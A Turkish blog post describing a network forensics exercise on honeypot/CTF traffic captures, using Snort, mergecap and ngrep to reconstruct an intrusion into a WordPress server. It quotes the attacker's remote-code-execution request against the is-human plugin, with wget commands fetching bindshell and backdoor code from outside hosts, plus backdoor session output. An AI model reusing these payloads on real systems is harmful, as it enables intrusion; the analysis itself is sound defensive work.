

Ağ Trafiğinde Adli Bilişim Analizi

written by Mert SARICA | 18 March 2012

Network Forensics, Türkçe meali ile bilgisayar ağlarında adli bilişim, temel olarak ağ trafiğinin analiz edilmesine dayanmaktadır. Post-mortem (olay/vaka sonrası) gerçekleştirilebilmesi nedeniyle analiz için ateş duvarı (firewall), saldırı tespit/engelleme sistemi (ids/ips), bal küpü (honeypot) vb. ağ trafik kaydı tutan cihazların ve sistemlerin kayıtlarına ihtiyaç duyulmaktadır. Kayıtların analizi için Snort, ngrep, tcpdump, NetworkMiner, Wireshark, tcpextract, Netwitness Investigator, Xplico vb. çeşitli yazılımlardan faydalanılmaktadır.


Bilgi Güvenliği AKADEMİSİ, Şubat ayında tamamı internet üzerindeki bal küpü (honeypot) / CTF sistemlerinden elde edilmiş ~20 GB'lık(5 DVD) trafik dosyalarını konuya meraklı sektör çalışanlarıyla paylaşma kararı aldı. Ben de bahsi geçen meraklılardan biri olarak Ömer ALBAYRAK'dan temin ettiğim DVDler'de yer alan dosyalara kısaca göz atmaya ve başarılı olan sızma girişimlerinden birini (geri kalanlarını meraklılara bırakıyorum) tespit etmeye karar verdim.

Her biri yaklaşık 1 GB olan 20 tane PCAP dosyasında, başarılı olan sızma girişimlerini aramanın samanlıkta iğne aramaktan farklı olmayacağını düşünerek daha akılcı bir yol izleyerek elimdeki tüm PCAP dosyalarını Snort saldırı tespit sistemine yönlendirmenin işlerimi kolaylaştıracağı düşüncesi ile sanal makineye üzerinde Snort, nmap, Nessus ve birçok açık kaynak kodlu ağ güvenliği uygulamalarını barındıran Network Security Toolkit (NST) işletim sistemini kurdum.

Normal şartlarda elimde boyut olarak ufak ve sayıca az PCAP dosyaları olmuş olsaydı, Backtrack 5 R2 işletim sistemi üzerinde yer alan Wireshark, tcpdump ve ngrep gibi araçlar ile analizi rahatlıkla gerçekleştirebilirdim.

NST işletim sistemini sanal makineye kurduktan ve Snort servisini çalıştırdıktan sonra sıra 20 adet PCAP dosyasını bu sisteme gönderecek (packet replay) aracı bulmaya ve kullanmaya gelmişti. Bunun için daha önce birçok testte kullanmış olduğum Colasoft'un Packet Player aracını kullanmaya karar verdim. NST otomatik olarak ağ bağdaştırıcılarını (network adapters)

promiscuous kipte (mode) başlattığı için paketleri bu araç ile Snort kurulu NST sistemine göndermeye başladım.



4 saatten fazla süren paket gönderim işlemi tamamlandıktan sonra Snort tarafından üretilen alarmlar analiz edilmeye hazır hale geldi.

Basic Analysis and Security Engine (BASE)

Queried on : Sat March 10, 2012 06:19:20
 Database: snort@localhost:3306 (Schema Version: 107)
 Time Window: [2012-03-04 15:36:20] - [2012-03-10 13:17:35]

Search
 Graph Alert Data
 Graph Alert Detection Time
 Use Archive Database

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	TCP	UDP	ICMP
- Last Source Ports:	any protocol	TCP	UDP	
- Last Destination Ports:	any protocol	TCP	UDP	
- Most Frequent Source Ports:	any protocol	TCP	UDP	
- Most Frequent Destination Ports:	any protocol	TCP	UDP	
- Most frequent 15 Addresses:	any protocol	TCP	UDP	
- Most recent 15 Unique Alerts	Source	Destination		
- Most frequent 5 Unique Alerts				

Sensors/Total: 1 / 1
 Unique Alerts: 209
 Categories: 12
 Total Number of Alerts: 52724

- Src IP addr: 116
- Dest. IP addr: 41
- Unique IP links 161
- Source Ports: 2587
- - TCP (868) UDP (1742)
- Dest Ports: 22
- - TCP (8) UDP (16)

Traffic Profile by Protocol

TCP (2%)

UDP (52%)

ICMP (46%)

Portscan Traffic (0%)

Alert Group Maintenance | Cache & Status | Administration

Saldırganlar ve saldırıya uğrayan sistemler hakkında en ufak bir fikrim olmadığı için en çok tekil alarm üreten hedef ve kaynak ip adresleri üzerine yoğunlaştığımda hedef olarak bir ip adresi (potansiyel sunucu), kaynak olarak ise bir kaç ip adresi (potansiyel saldırganlar) ortaya çıktı.

Basic Analysis and Security Engine (BASE)

Home | Search [Back]

Queried on : Sat March 17, 2012 14:55:36

Meta Criteria any
 IP Criteria any
 Layer 4 Criteria none
 Payload Criteria any

Displaying alerts 1-46 of 46 total

<input type="checkbox"/>	< Dst IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
<input type="checkbox"/>	95.173.186.116	1	2268	198	1
<input type="checkbox"/>	5.5.5.2	1	1284	7	1
<input type="checkbox"/>	95.9.71.218	1	19	5	1
<input type="checkbox"/>	88.226.57.69	1	59	5	1
<input type="checkbox"/>	5.5.5.1	1	6452	4	1
<input type="checkbox"/>	94.123.211.146	1	74	4	1
<input type="checkbox"/>	192.168.2.3	1	5	3	1
<input type="checkbox"/>	192.168.12.12	1	14533	3	1
<input type="checkbox"/>	255.255.255.255	1	4456	2	1
<input type="checkbox"/>	192.168.18.174	1	7	2	1
<input type="checkbox"/>	192.168.18.1	1	4	2	1
<input type="checkbox"/>	192.168.18.134	1	4	2	1
<input type="checkbox"/>	178.233.236.209	1	2	2	1
<input type="checkbox"/>	239.255.255.250	1	28822	2	1
<input type="checkbox"/>	88.230.107.17	1	3	1	1
<input type="checkbox"/>	192.168.18.173	1	1	1	1
<input type="checkbox"/>	188.38.184.109	1	1	1	1
<input type="checkbox"/>	192.168.18.142	1	32	1	1

Basic Analysis and Security Engine (BASE)

Home | Search [Back]

Added 3 alert(s) to the Alert cache
Queried on : Sat March 17, 2012 14:52:51

Meta Criteria any
IP Criteria any
Layer 4 Criteria none
Payload Criteria any

Displaying alerts 1-48 of 120 total

< Src IP address >	Sensor #	< Total # >	< Unique Alerts >	< Dest. Addr. >
<input type="checkbox"/> 195.174.37.105	1	446	115	1
<input type="checkbox"/> 94.123.211.146	1	124	44	1
<input type="checkbox"/> 95.9.71.218	1	235	33	1
<input type="checkbox"/> 78.186.135.90	1	40	27	1
<input type="checkbox"/> 85.104.21.211	1	121	20	1
<input type="checkbox"/> 88.226.57.69	1	17	11	1
<input type="checkbox"/> 95.173.186.116	1	15955	11	15
<input type="checkbox"/> 5.5.5.1	1	169	7	2
<input type="checkbox"/> 85.105.202.222	1	34	7	1
<input type="checkbox"/> 178.233.236.209	1	6	6	1
<input type="checkbox"/> 81.213.251.237	1	12	4	1
<input type="checkbox"/> 192.168.18.1	1	9186	4	3
<input type="checkbox"/> 5.5.5.2	1	6452	4	1
<input type="checkbox"/> 70.84.211.98	1	15	3	1
<input type="checkbox"/> 95.13.71.167	1	87	3	1
<input type="checkbox"/> 88.230.107.17	1	9	3	1
<input type="checkbox"/> 188.38.184.109	1	3	3	1

Basic Analysis and Security Engine

192.168.18.178/base-php4/base_qry_main.php?new=2&num_result_rows=-1&submit=Query+DB¤t_view=-1&ip_addr_cnt=1&ip_addr%5B0%5D%5B0%5D=+

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
<input type="checkbox"/> #0-(1-24881)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:13:09	195.174.37.105:47901	95.173.186.116:80	TCP
<input type="checkbox"/> #1-(1-24770)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:12:49	195.174.37.105:51222	95.173.186.116:80	TCP
<input type="checkbox"/> #2-(1-24583)	[snort] WEB-MISC is%20-	2012-03-04 16:12:21	195.174.37.105:34560	95.173.186.116:80	TCP
<input type="checkbox"/> #3-(1-24520)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45734	95.173.186.116:80	TCP
<input type="checkbox"/> #4-(1-24523)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45737	95.173.186.116:80	TCP
<input type="checkbox"/> #5-(1-24522)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45736	95.173.186.116:80	TCP
<input type="checkbox"/> #6-(1-24521)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45735	95.173.186.116:80	TCP
<input type="checkbox"/> #7-(1-24501)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:12:09	195.174.37.105:45731	95.173.186.116:80	TCP
<input type="checkbox"/> #8-(1-24324)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:10:44	195.174.37.105:32882	95.173.186.116:80	TCP
<input type="checkbox"/> #9-(1-24291)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:10:42	195.174.37.105:42043	95.173.186.116:80	TCP
<input type="checkbox"/> #10-(1-24273)	[snort] WEB-MISC is%20-	2012-03-04 16:10:40	195.174.37.105:41980	95.173.186.116:80	TCP
<input type="checkbox"/> #11-(1-24269)	[snort] WEB-MISC is%20-	2012-03-04 16:10:40	195.174.37.105:41978	95.173.186.116:80	TCP
<input type="checkbox"/> #12-(1-24268)	[cve] [icat] [bugtraq] [snort] WEB-MISC cat%20 access	2012-03-04 16:10:38	195.174.37.105:41880	95.173.186.116:80	TCP
<input type="checkbox"/> #13-(1-24266)	[snort] WEB-MISC cross site scripting attempt	2012-03-04 16:10:38	195.174.37.105:41890	95.173.186.116:80	TCP
<input type="checkbox"/> #14-(1-24259)	[nessus] [snort] WEB-PHP test.php access	2012-03-04 16:10:38	195.174.37.105:41883	95.173.186.116:80	TCP
<input type="checkbox"/> #15-(1-24258)	[cve] [icat] [bugtraq] [arachNIDS] [snort] WEB-CGI yabb access	2012-03-04 16:10:36	195.174.37.105:33753	95.173.186.116:80	TCP
<input type="checkbox"/> #16-(1-24256)	[snort] WEB-PHP remote include path	2012-03-04 16:10:36	195.174.37.105:33735	95.173.186.116:80	TCP
<input type="checkbox"/> #17-(1-24237)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46949	95.173.186.116:80	TCP
<input type="checkbox"/> #18-(1-24238)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46950	95.173.186.116:80	TCP
<input type="checkbox"/> #19-(1-24242)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33421	95.173.186.116:80	TCP
<input type="checkbox"/> #20-(1-24248)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33443	95.173.186.116:80	TCP
<input type="checkbox"/> #21-(1-24249)	[cve] [icat] [bugtraq] [snort] WEB-PHP PHPLIB remote command attempt	2012-03-04 16:10:33	195.174.37.105:33454	95.173.186.116:80	TCP
<input type="checkbox"/> #22-(1-24236)	[cve] [icat] [bugtraq] [bugtraq] [snort] WEB-PHP admin.php access	2012-03-04 16:10:31	195.174.37.105:46798	95.173.186.116:80	TCP
<input type="checkbox"/> #23-(1-24235)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46796	95.173.186.116:80	TCP
<input type="checkbox"/> #24-(1-24234)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46795	95.173.186.116:80	TCP
<input type="checkbox"/> #25-(1-24219)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46635	95.173.186.116:80	TCP
<input type="checkbox"/> #26-(1-24220)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46641	95.173.186.116:80	TCP
<input type="checkbox"/> #27-(1-24222)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46644	95.173.186.116:80	TCP
<input type="checkbox"/> #28-(1-24223)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46645	95.173.186.116:80	TCP
<input type="checkbox"/> #29-(1-24225)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46647	95.173.186.116:80	TCP
<input type="checkbox"/> #30-(1-24229)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46658	95.173.186.116:80	TCP
<input type="checkbox"/> #31-(1-24231)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46715	95.173.186.116:80	TCP

ngrep aracı ile Snort üzerinde tespit edilen potansiyel saldırgan ip adreslerini her bir PCAP dosyasında ayrı ayrı aramamak adına diğer bir sanal makinede kurulu olan Backtrack 5 R2 işletim sistemi üzerinde Wireshark aracı ile birlikte gelen mergcap aracı ile hepsini tek bir dosyaya çevirdim.

```

root@bt:~/media/FreeAgent Drive/CTF# ls -al
total 17701588
drwx----- 1 root root      8192 2012-03-13 17:34 .
drwx----- 1 root root      4096 2012-03-13 16:07 ..
-rwxrwxrwx 2 root root 1000000054 2012-02-12 15:38 CTF11_part.pcap
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:45 CTF11_part.pcap1
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:52 CTF11_part.pcap2
-rwxrwxrwx 2 root root 1000000034 2012-02-12 15:59 CTF11_part.pcap3
-rwxrwxrwx 2 root root 1000000026 2012-02-12 16:06 CTF11_part.pcap4
-rwxrwxrwx 2 root root 1000000057 2012-02-12 16:13 CTF11_part.pcap5
-rwxrwxrwx 2 root root 323679033 2012-02-12 16:15 CTF11_part.pcap6
-rwxrwxrwx 2 root root 1900000021 2012-02-12 14:53 CTF2_part.pcap
-rwxrwxrwx 2 root root 423064127 2012-02-12 14:56 CTF2_part.pcap1
-rwxrwxrwx 2 root root 1000001022 2012-02-12 15:03 CTF4_part.pcap
-rwxrwxrwx 2 root root 1000005203 2012-02-12 15:06 CTF4_part.pcap1
-rwxrwxrwx 2 root root 1000003910 2012-02-12 15:08 CTF4_part.pcap2
-rwxrwxrwx 2 root root 1000001765 2012-02-12 15:10 CTF4_part.pcap3
-rwxrwxrwx 2 root root 1000018494 2012-02-12 15:11 CTF4_part.pcap4
-rwxrwxrwx 2 root root 1000000223 2012-02-12 15:13 CTF4_part.pcap5
-rwxrwxrwx 2 root root 1000000043 2012-02-12 15:15 CTF4_part.pcap6
-rwxrwxrwx 2 root root 1000000002 2012-02-12 15:17 CTF4_part.pcap7
-rwxrwxrwx 2 root root 241031252 2012-02-12 15:18 CTF4_part.pcap8
-rwxrwxrwx 2 root root 1000000062 2012-02-12 15:28 CTF5_part.pcap
-rwxrwxrwx 2 root root 238570810 2012-02-12 15:29 CTF5_part.pcap1
root@bt:~/media/FreeAgent Drive/CTF# merg pcap -w CTF.pcap CTF11_part.pcap CTF11_part.pcap1 CTF11_part.pcap2
CTF11_part.pcap3 CTF11_part.pcap4 CTF11_part.pcap5 CTF11_part.pcap6 CTF2_part.pcap CTF2_part.pcap1 CTF4_part
t.pcap CTF4_part.pcap1 CTF4_part.pcap2 CTF4_part.pcap3 CTF4_part.pcap4 CTF4_part.pcap5 CTF4_part.pcap6 CTF4
_part.pcap7 CTF4_part.pcap8 CTF5_part.pcap CTF5_part.pcap1

```

Ardından tespit edilen potansiyel saldırgan ip adresleri arasında en çok tekil alarm üreten ip adresini (195.174.37.105) ngrep ile CTF.pcap dosyasında yer alan TCP paketlerinde (UDP paketlerini göz ardı ettim) aratarak sızma girişimi hakkında detaylı bilgi edinmeye başladım.

```

root@bt:~/media/FreeAgent Drive/CTF# ngrep -W byline -q -I CTF.pcap -t '' 'host 195.174.37.105' > 195.174.37
.105.txt

```

95.173.186.116 (saldırıya uğrayan sunucu):

- İşletim sistemi CentOS
- Üzerinde Apache 2.2.3 ve PHP v5.1.6 ve WordPress bulunuyor.

```
C:\Users\mert\Desktop\NF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
195.174.37.105.txt
1 input: CTF.pcap
2 filter: (ip or ip6) and ( host 195.174.37.105 )
3
4 T 2011/05/29 08:18:51.160896 195.174.37.105:54829 -> 95.173.186.116:80 [AP]
5 GET / HTTP/1.1
6 Host: 95.173.186.116.
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
9 Accept-Language: en-us,en;q=0.5.
10 Accept-Encoding: gzip, deflate.
11 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
12 Keep-Alive: 115.
13 Connection: keep-alive.
14 .
15
16
17 T 2011/05/29 08:18:51.162999 95.173.186.116:80 -> 195.174.37.105:54829 [AP]
18 HTTP/1.1 200 OK.
19 Date: Sun, 29 May 2011 12:18:51 GMT.
20 Server: Apache/2.2.3 (CentOS).
21 X-Powered-By: PHP/5.1.6.
22 Content-Length: 0.
23 Connection: close.
24 Content-Type: text/html; charset=UTF-8.
25 .
26
27
28 T 2011/05/29 08:18:51.251330 195.174.37.105:54830 -> 95.173.186.116:80 [AP]
29 GET /favicon.ico HTTP/1.1.
30 Host: 95.173.186.116.
31 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
32 Accept: image/png,image/*;q=0.8,*/*;q=0.5.
33 Accept-Language: en-us,en;q=0.5.
34 Accept-Encoding: gzip, deflate.
35 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
36 Keep-Alive: 115.
37 Connection: keep-alive.
38 .
Normal text file | length : 14859131 | lines : 434577 | Ln : 20 | Col : 1 | Sel : 55 | LINUX | ANSI | INS
```

195.174.37.105 (potansiyel saldırganlardan biri):

- İlk olarak 29.05.2011 tarihinde saat 08:18'de sunucu ile bağlantı kuruyor.
- İlk olarak 29.05.2011 tarihinde saat 08:29'da sunucuyu Nikto v2.1.4 ile tarıyor.
- 29.05.2012 tarihinde saat 20:44'de WordPress'in is-human eklentisinde bulunan zafiyeti istismar ederek sistem üzerinde uzaktan komutlar çalıştırıyor.
- 29.05.2012 tarihinde saat 21:33'de wget aracı ile Packetstorm sitesinden 60000. bağlantı noktasında (port) dinleyen bindshell-unix arka kapısı indiriyor ancak arka kapıya bağlandıktan sonra komut sonrasına noktalı virgül koymadığı için (ls -al;) arka kapının çalışmadığını sanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a])); error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://dl.packetstormsecurity.net/groups/synnergy/bindshell-unix%20xxx.pl%27);)
- Bu defa 29.05.2012 tarihinde saat 21:47'de wget aracı ile V*****s isimli bir siteden 16667 numaralı bağlantı noktasında (port) dinleyen evil.c arka kapısını indiriyor, derliyor, çalıştırıyor ve sisteme bağlanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://www.v*****s.c

om/evil.c.txt%20-o%20evil.c%27);)

- Daha sonra çeşitli yetki yükseltmeye yarayan çekirdek istismar araçlarını denese de root yetkisine sahip olamıyor ve kayıt sonlanıyor.

```
C:\Users\Mert\Desktop\WF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
195.174.37.105.txt
519
520 T 2011/05/29 08:29:34.932402 95.173.186.116:80 -> 195.174.37.105:55288 [AP]
521 HTTP/1.1 404 Not Found.
522 Date: Sun, 29 May 2011 12:29:34 GMT.
523 Server: Apache/2.2.3 (CentOS).
524 Content-Length: 313.
525 Connection: close.
526 Content-Type: text/html; charset=iso-8859-1.
527 .
528 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
529 <html><head>
530 <title>404 Not Found</title>
531 </head><body>
532 <h1>Not Found</h1>
533 <p>The requested URL /24kysRkV.shtml was not found on this server.</p>
534 <hr>
535 <address>Apache/2.2.3 (CentOS) Server at server116.nt142.datacenter.ni.net.tr Port 80</address>
536 </body></html>
537
538
539 T 2011/05/29 08:29:35.004047 195.174.37.105:55289 -> 95.173.186.116:80 [AP]
540 GET /24kysRkV.pt HTTP/1.1.
541 Connection: Keep-Alive.
542 User-Agent: Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes).
543 Host: server116.nt142.datacenter.ni.net.tr.
544 .
545
546
547 T 2011/05/29 08:29:35.004266 95.173.186.116:80 -> 195.174.37.105:55289 [AP]
548 HTTP/1.1 404 Not Found.
549 Date: Sun, 29 May 2011 12:29:35 GMT.
550 Server: Apache/2.2.3 (CentOS).
551 Content-Length: 310.
552 Connection: close.
553 Content-Type: text/html; charset=iso-8859-1.
554 .
555 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
556 <html><head>
```

```
*C:\Users\Mert\Desktop\WF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
195.174.37.105.txt
426687 T 2011/05/29 22:29:30.272265 95.173.186.116:16666 -> 195.174.37.105:34483 [AP]
426688
426689 .Bind Banckdoor by Simpp
426690 .For : # Bad Digites Team #
426691
426692 Passwd :
426693
426694
426695 T 2011/05/29 22:29:37.192013 195.174.37.105:48977 -> 95.173.186.116:16667 [AP]
426696 ls -la
426697
426698
426699 T 2011/05/29 22:29:37.198224 95.173.186.116:16667 -> 195.174.37.105:48977 [A]
426700 total 428
426701 drwxrwxrwt 5 root root 4096 May 30 05:29 .
426702 drwxr-xr-x 25 root root 4096 May 28 16:02 ..
426703 drwxrwxrwt 2 root root 4096 May 28 16:02 .ICE-unix
426704 -rw-r--r-- 1 apache apache 306 May 27 23:05 .NJ_4de004e432a17
426705 -rw-r--r-- 1 apache apache 306 May 27 23:10 .NJ_4de005396d0ea
426706 -rw-r--r-- 1 apache apache 306 May 27 23:12 .NJ_4de005bd762b0
426707 -rw-r--r-- 1 apache apache 306 May 28 01:51 .NJ_4de02ada3af9c
426708 -rwxr-xr-x 1 apache apache 4665 May 28 04:04 .NJ_4de04a2d55eee
426709 -rw-r--r-- 1 apache apache 0 May 28 04:05 .NJ_4de04a6979393
426710 -rwxr-xr-x 1 apache apache 4665 May 28 04:06 .NJ_4de04aa8096df
426711 -rw-r--r-- 1 apache apache 306 May 28 04:30 .NJ_4de05018724f1
426712 -rw-r--r-- 1 apache apache 306 May 28 14:46 .NJ_4de0e0aef098cd
426713 -rw-r--r-- 1 apache apache 306 May 28 16:05 .NJ_4de0f308751ff
426714 -rw-r--r-- 1 apache apache 306 May 28 16:08 .NJ_4de0f3b42bcd7
426715 -rw-r--r-- 1 apache apache 306 May 28 16:12 .NJ_4de0f4d011fab
426716 -rwxr-xr-x 1 apache apache 4665 May 28 17:04 .NJ_4de100e082e4a
426717 -rw-r--r-- 1 apache apache 453 May 28 17:05 .NJ_4de101289eed5
426718 -rw-r--r-- 1 apache apache 306 May 28 17:07 .NJ_4de101b6dd359
426719 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de10289085a5
426720 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de102a97288d
426721 -rw-r--r-- 1 apache apache 306 May 28 17:14 .NJ_4de10337a2867
426722 -rw-r--r-- 1 apache apache 306 May 28 17:23 .NJ_4de10557a2bb5
426723 -rw-r--r-- 1 apache apache 306 May 28 17:24 .NJ_4de1058b07b6f
426724 -rw-r--r-- 1 apache apache 306 May 28 17:25 .NJ_4de105ea95763
426725 -rw-r--r-- 1 apache apache 306 May 28 17:43 .NJ_4de10a2e1794f
```

Sonuç itibariyle ağ trafik kayıtlarını analiz ederek başarılı bir sızmanın nasıl gerçekleştirildiği konusunda çok detaylı bilgiler elde edebilirsiniz. Umarım meraklı arkadaşlar için gerçekleştirmiş olduğum bu analiz faydalı olmuştur. Pratik yapmak isteyenlerin BGA'dan bu DVDler'i ücretsiz olarak temin etmelerini şiddetle tavsiye ederim. (Sınırlı sayıda bulunan DVD'ler

tükenmiştir. Kayıt dosyalarını edinmek isteyenler BGA İstanbul ofisine giderek DVD çekimi yapabilirler.)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.